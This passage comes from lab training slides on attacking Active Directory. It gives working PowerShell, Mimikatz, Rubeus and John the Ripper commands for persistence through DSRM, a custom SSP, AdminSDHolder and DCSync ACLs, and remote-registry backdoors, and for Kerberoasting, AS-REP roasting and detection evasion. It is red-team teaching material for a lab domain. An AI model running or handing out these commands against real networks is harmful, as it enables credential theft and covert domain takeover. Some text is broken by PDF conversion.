`Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -
Computername dcorp-dc`
- First one is the DSRM local Administrator.

Persistence – DSRM

- Since it is the local administrator of the DC, we can pass the hash to authenticate.
- But, the Logon Behavior for the DSRM account needs to be changed before we can use its hash

```
Enter-PSSession -Computername dcorp-dc  
New-ItemProperty  
"HKLM:\System\CurrentControlSet\Control\Lsa\" -Name  
"DsrmAdminLogonBehavior" -value 2 -PropertyType DWORD
```

Persistence – DSRM

- Use below command to pass the hash

```
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-
dc /user:Administrator
/ntlm:a102ad5753f4c441e3af31c97fad86fd
/run:powershell.exe"'
```

```
1s \\dcorp-dc\C$
```

Learning Objective 11

- During additional lab time
- Use Domain Admin privileges obtained earlier to abuse the DSRM credential for persistence.

Persistence – Custom SSP

- A Security Support Provider (SSP) is a DLL which provides ways for an application to obtain an authenticated connection. Some SSP Packages by Microsoft are
 - NTLM
 - Kerberos
 - Wdigest
 - CredSSP
- Mimikatz provides a custom SSP - mimilib.dll. This SSP logs local logons, service account and machine account passwords in clear text on the target server.

Persistence – Custom SSP

- We can use either of the ways:


- Drop the mimilib.dll to system32 and add mimilib to HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages:

```
$packages = Get-ItemProperty  
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security  
Packages' | select -ExpandProperty 'Security Packages'  
$packages += "mimilib"  
Set-ItemProperty  
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security  
Packages' -Value $packages  
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name  
'Security Packages' -Value $packages
```

- Using mimikatz, inject into lsass (Not stable with Server 2016 and Server 2019):
Invoke-Mimikatz -Command '"misc::memssp"'

Persistence – Custom SSP

- All local logons on the DC are logged to C:\Windows\system32\kiwissp.log



The screenshot shows a Windows Notepad window titled "mimilsa - Notepad". The window contains a list of log entries from the file C:\Windows\system32\kiwissp.log. The entries are timestamped and show logons for the user OPSDC\OPS-DC\$ and the Administrator account. The timestamps are in hexadecimal format, such as [00000000:000f8990] and [00000000:000f89ac]. The logon names are followed by two black redacted boxes.

Timestamp	User
[00000000:000f8990]	OPSDC\OPS-DC\$
[00000000:000f89ac]	OPSDC\OPS-DC\$
[00000000:000f97c6]	OPSDC\Administrator
[00000000:0006ea9f]	OPSDC\Administrator
[00000000:0010e4dd]	OPSDC\OPS-DC\$
[00000000:0010e4f2]	OPSDC\OPS-DC\$
[00000000:0010f20e]	OPSDC\Administrator
[00000000:0006ea9f]	OPSDC\Administrator

Persistence using ACLs – AdminSDHolder

- Resides in the System container of a domain and used to control the permissions - using an ACL - for certain built-in privileged groups (called Protected Groups).
- Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL.

Persistence using ACLs – AdminSDHolder

- Protected Groups

Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

Persistence using ACLs – AdminSDHolder

- Well known abuse of some of the Protected Groups - All of the below can log on locally to DC

Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within these groups.
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore.
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers.

Persistence using ACLs – AdminSDHolder

- With DA privileges (Full Control/Write permissions) on the AdminSDHolder object, it can be used as a backdoor/persistence mechanism by adding a user with Full Permissions (or other interesting permissions) to the AdminSDHolder object.
- In 60 minutes (when SDPROP runs), the user will be added with Full Control to the AC of groups like Domain Admins without actually being a member of it.

Persistence using ACLs – AdminSDHolder

- Add FullControl permissions for a user to the AdminSDHolder using PowerView as DA:

```
Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,dc=dollarcorp,dc=moneycorp,dc=local' -PrincipalIdentity student1 -Rights All -PrincipalDomain dollarcorp.moneycorp.local -TargetDomain dollarcorp.moneycorp.local -verbose
```

- Using ActiveDirectory Module and RACE toolkit (<https://github.com/samratashok/RACE>) :

```
Set-DCPermissions -Method AdminSDHolder -SAMAccountName student1 -Right GenericAll -DistinguishedName 'CN=AdminSDHolder,CN=System,DC=dollarcorp,DC=moneycorp,DC=local' -verbose
```

Persistence using ACLs – AdminSDHolder

- Other interesting permissions (ResetPassword, WriteMembers) for a user to the AdminSDHolder,:

```
Add-DomainObjectAcl -TargetIdentity  
'CN=AdminSDHolder,CN=System,dc-  
dollarcorp,dc=moneycorp,dc=local' -PrincipalIdentity student1  
-Rights ResetPassword -PrincipalDomain  
dollarcorp.moneycorp.local -TargetDomain  
dollarcorp.moneycorp.local -verbose
```

```
Add-DomainObjectAcl -TargetIdentity  
'CN=AdminSDHolder,CN=System,dc-  
dollarcorp,dc=moneycorp,dc=local' -PrincipalIdentity student1  
-Rights WriteMembers -PrincipalDomain  
dollarcorp.moneycorp.local -TargetDomain  
dollarcorp.moneycorp.local -verbose
```

Persistence using ACLs – AdminSDHolder

- Run SDProp manually using Invoke-SDPropagator.ps1 from Tools directory:

```
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -verbose
```

- For pre-Server 2008 machines:

```
Invoke-SDPropagator -taskname FixUpInheritance -  
timeoutMinutes 1 -showProgress -verbose
```

Persistence using ACLs – AdminSDHolder

- Check the Domain Admins permission - PowerView as normal user:

```
Get-DomainObjectAcl -Identity 'Domain Admins' -  
ResolveGUIDs | ForEach-Object {$_.Add-Member  
NoteProperty 'IdentityName' $(Convert-SidToName  
$_.SecurityIdentifier); $_} | ?{$_.IdentityName -match  
"student1"}
```

- Using ActiveDirectory Module:

```
(Get-Acl -Path 'AD:\CN=Domain  
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Ac  
cess | ?{$_.IdentityReference -match 'student1'}
```

Persistence using ACLs – AdminSDHolder

- Abusing FullControl using PowerView:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members  
testda -verbose
```

- Using ActiveDirectory Module:

```
Add-ADGroupMember -Identity 'Domain Admins' -Members  
testda
```

Persistence using ACLs – AdminSDHolder

- Abusing ResetPassword using PowerView:

```
Set-DomainUserPassword -Identity testda -AccountPassword  
(ConvertTo-SecureString "Password@123" -AsPlainText -  
Force) -verbose
```

- Using ActiveDirectory Module:

```
Set-ADAccountPassword -Identity testda -NewPassword  
(ConvertTo-SecureString "Password@123" -AsPlainText -  
Force) -verbose
```

Persistence using ACLs – Rights Abuse

- There are even more interesting ACLs which can be abused.
- For example, with DA privileges, the ACL for the domain root can be modified to provide useful rights like FullControl or the ability to run "DCSync".

Persistence using ACLs – Rights Abuse

- Add FullControl rights:

```
Add-DomainObjectAcl -TargetIdentity  
'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalIdentity  
student1 -Rights All -PrincipalDomain  
dollarcorp.moneycorp.local -TargetDomain  
dollarcorp.moneycorp.local -Verbose
```

- Using ActiveDirectory Module and RACE:

```
Set-ADACL -SamAccountName studentuser1 -  
DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local'  
-Right GenericAll -Verbose
```

Persistence using ACLs – Rights Abuse

- Add rights for DCSync:

```
Add-DomainObjectAcl -TargetIdentity  
'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalIdentity  
student1 -Rights DCSync -PrincipalDomain  
dollarcorp.moneycorp.local -TargetDomain  
dollarcorp.moneycorp.local -verbose
```

- Using ActiveDirectory Module and RACE:

```
Set-ADACL -SamAccountName studentuser1 -DistinguishedName  
'DC=dollarcorp,DC=moneycorp,DC=local' -GUIDRight DCSync -  
verbose
```

Persistence using ACLs – Rights Abuse

- Execute DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"'
```

or

```
c:\AD\Tools\safetyKatz.exe "lsadump::dcsync  
/user:dcorp\krbtgt" "exit"
```

Learning Objective 12

- Check if studentx has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentx and execute the DCSync attack to pull hashes of the krbtgt user.

Persistence using ACLs – Security Descriptors

- It is possible to modify Security Descriptors (security information like Owner, primary group, DACL and SACL) of multiple remote access methods (securable objects) to allow access to non-admin users.
- Administrative privileges are required for this.
- It, of course, works as a very useful and impactful backdoor mechanism.

Persistence using ACLs – Security Descriptors

- Security Descriptor Definition Language defines the format which is used to describe a security descriptor. SDDL uses ACE strings for DACL and SACL:

ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid

- ACE for built-in administrators for WMI namespaces

A;CI;CCDCLCSWRPWRPCWD;;SID

Persistence using ACLs – Security Descriptors - WMI

ACLs can be modified to allow non-admin users access to securable objects. Using the RACE toolkit:

- C:\AD\Tools\RACE-master\RACE.ps1
- On local machine for student1:
`Set-RemoteWMI -SamAccountName student1 -verbose`
- On remote machine for student1 without explicit credentials:
`Set-RemoteWMI -SamAccountName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -verbose`
- On remote machine with explicit credentials. Only root\cimv2 and nested namespaces:
`Set-RemoteWMI -SamAccountName student1 -ComputerName dcorp-dc -Credential Administrator -namespace 'root\cimv2' -verbose`
- On remote machine remove permissions:
`Set-RemoteWMI -SamAccountName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -Remove -verbose`

Persistence using ACLs – Security Descriptors - PowerShell Remoting

Using the RACE toolkit - PS Remoting backdoor not stable after August 2020 patches

- On local machine for student1:

```
Set-RemotePSRemoting -SamAccountName student1 -verbose
```

- On remote machine for student1 without credentials:

```
Set-RemotePSRemoting -SamAccountName student1 -ComputerName  
dcorp-dc -Verbose
```

- On remote machine, remove the permissions:

```
Set-RemotePSRemoting -SamAccountName student1 -ComputerName  
dcorp-dc -Remove
```

Persistence using ACLs – Security Descriptors - Remote Registry

- Using RACE or DAMP, with admin privs on remote machine
`Add-RemoteRegBackdoor -ComputerName dcorp-dc -Trustee student1 -Verbose`
- As student1, retrieve machine account hash:
`Get-RemoteMachineAccountHash -ComputerName dcorp-dc -verbose`
- Retrieve local account hash:
`Get-RemoteLocalAccountHash -ComputerName dcorp-dc -verbose`
- Retrieve domain cached credentials:
`Get-RemoteCachedCredential -ComputerName dcorp-dc -verbose`


Learning Objective 13

- Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access.
- Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI.

Priv Esc - Kerberoast

- Offline cracking of service account passwords.
- The Kerberos session ticket (TGS) has a server portion which is encrypted with the password hash of service account. This makes it possible to request a ticket and do offline password attack.
- Because (non-machine) service account passwords are not frequently changed, this has become a very popular attack!

Priv Esc - Kerberoast



Priv Esc - Kerberoast

Find user accounts used as Service accounts

- ActiveDirectory module

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -  
Properties ServicePrincipalName
```

- PowerView

```
Get-DomainUser -SPN
```

Priv Esc - Kerberoast

- Use Rubeus to list Kerberoast stats
`Rubeus.exe kerberoast /stats`
- Use Rubeus to request a TGS
`Rubeus.exe kerberoast /user:svcadmin /simple`
- To avoid detections based on Encryption Downgrade for Kerberos EType (used by likes of ATA - 0x17 stands for rc4-hmac), look for Kerberoastable accounts that only support RC4_HMAC
`Rubeus.exe kerberoast /stats /rc4opsec`
`Rubeus.exe kerberoast /user:svcadmin /simple /rc4opsec`
- Kerberoast all possible accounts
`Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt`

Priv Esc - Kerberoast

- Crack ticket using John the Ripper

```
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-
worst-pass.txt C:\AD\Tools\hashes.txt
```


Learning Objective 14

- Using the Kerberoast attack, crack password of a SQL server service account.

Priv Esc - Targeted Kerberoasting - AS-REPs

- If a user's UserAccountControl settings have "Do not require Kerberos preauthentication" enabled i.e. Kerberos preauth is disabled, it is possible to grab user's crackable AS-REP and brute-force it offline.
- With sufficient rights (GenericWrite or GenericAll), Kerberos preauth can be forced disabled as well.

Priv Esc - Targeted Kerberoasting - AS-REPs



Priv Esc - Targeted Kerberoasting - AS-REPs

- Enumerating accounts with Kerberos Preauth disabled

- Using PowerView:

```
Get-DomainUser -PreauthNotRequired -Verbose
```

- Using ActiveDirectory module:

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -  
Properties DoesNotRequirePreAuth
```

Priv Esc - Targeted Kerberoasting - AS-REPs

- Force disable Kerberos Preauth:
- Let's enumerate the permissions for RDPUsers on ACLs using PowerView:

```
Find-InterestingDomainAcl -ResolveGUIDs |  
?{$_.IdentityReferenceName -match "RDPUsers"}
```

```
Set-DomainObject -Identity Control1User -XOR  
@{useraccountcontrol=4194304} -verbose
```

```
Get-DomainUser -PreauthNotRequired -Verbose
```

Priv Esc - Targeted Kerberoasting - AS-REPs

- Request encrypted AS-REP for offline brute-force.
- Let's use ASREPRoast
`Get-ASREPHash -UserName VPN1user -verbose`
- To enumerate all users with Kerberos preauth disabled and request a hash
`Invoke-ASREPRoast -Verbose`
- We can use John The Ripper to brute-force the hashes offline
`john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\asrephashes.txt`

Priv Esc - Targeted Kerberoasting - Set SPN

- With enough rights (GenericAll/GenericWrite), a target user's SPN can be set to anything (unique in the domain).
- We can then request a TGS without special privileges. The TGS can then be "Kerberoasted".

Priv Esc - Targeted Kerberoasting - Set SPN

- Let's enumerate the permissions for RDPUsers on ACLs using PowerView (dev):

```
Find-InterestingDomainAcl -ResolveGUIDS |  
?{$_.IdentityReferenceName -match "RDPUsers"}
```

- Using Powerview (dev), see if the user already has a SPN:

```
Get-DomainUser -Identity supportuser | select  
serviceprincipalname
```

- Using ActiveDirectory module:

```
Get-ADUser -Identity supportuser -Properties  
ServicePrincipalName | select ServicePrincipalName
```

Priv Esc - Targeted Kerberoasting - Set SPN

- Set a SPN for the user (must be unique for the domain)

```
Set-DomainObject -Identity support1user -Set  
@{serviceprincipalname='ops/whatever1'}
```

- Using ActiveDirectory module:

```
Set-ADUser -Identity support1user -ServicePrincipalNames  
@{Add='ops/whatever1'}
```

Priv Esc - Targeted Kerberoasting - Set SPN

- Kerberoast the user


```
Rubeus.exe kerberoast /outfile:targetedhashes.txt  
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-  
pass.txt c:\AD\Tools\targetedhashes.txt
```

Priv Esc – Kerberos Delegation

- Kerberos Delegation allows to "reuse the end-user credentials to access resources hosted on a different server".
- This is typically useful in multi-tier service or applications where Kerberos Double Hop is required.
- For example, users authenticates to a web server and web server makes requests to a database server. The web server can request access to resources (all or some resources depending on the type of delegation) on the database server as the user and not as the web server's service account.
- Please note that, for the above example, the service account for web service must be trusted for delegation to be able to make requests as a user.

Priv Esc – Kerberos Delegation

- A user provides credentials to the Domain Controller.
- The DC returns a TGT.
- The user requests a TGS for the web service on Web Server.
- The DC provides a TGS.
- The user sends the TGT and TGS to the web server.
- The web server service account use the user's TGT to request a TGS for the database server from the DC.
- The web server service account connects to the database server as the user.



Priv Esc – Kerberos Delegation

- There are two types of Kerberos Delegation:
 - General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to request access to any service on any computer in the domain.
 - Constrained Delegation which allows the first hop server (web server in our example) to request access only to specified services on specified computers. If the user is not using Kerberos authentication to authenticate to the first hop server, Windows offers Protocol Transition to transition the request to Kerberos.
- Please note that in both types of delegations, a mechanism is required to impersonate the incoming user and authenticate to the second hop server (Database server in our example) as the user.

Priv Esc – Unconstrained Delegation

- When set for a particular service account, unconstrained delegation allows delegation to any service to any resource on the domain as a user.
- When unconstrained delegation is enabled, the DC places user's TGT inside TGS (Step 4 in the previous diagram). When presented to the server with unconstrained delegation, the TGT is extracted from TGS and stored in LSASS. This way the server can reuse the user's TGT to access any other resource as the user.
- This could be used to escalate privileges in case we can compromise the computer with unconstrained delegation and a Domain Admin connects to that machine.

Priv Esc – Unconstrained Delegation

- Discover domain computers which have unconstrained delegation enabled using PowerView:

```
Get-DomainComputer -UnConstrained
```

- Using ActiveDirectory module:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
```

```
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```

Priv Esc – Unconstrained Delegation

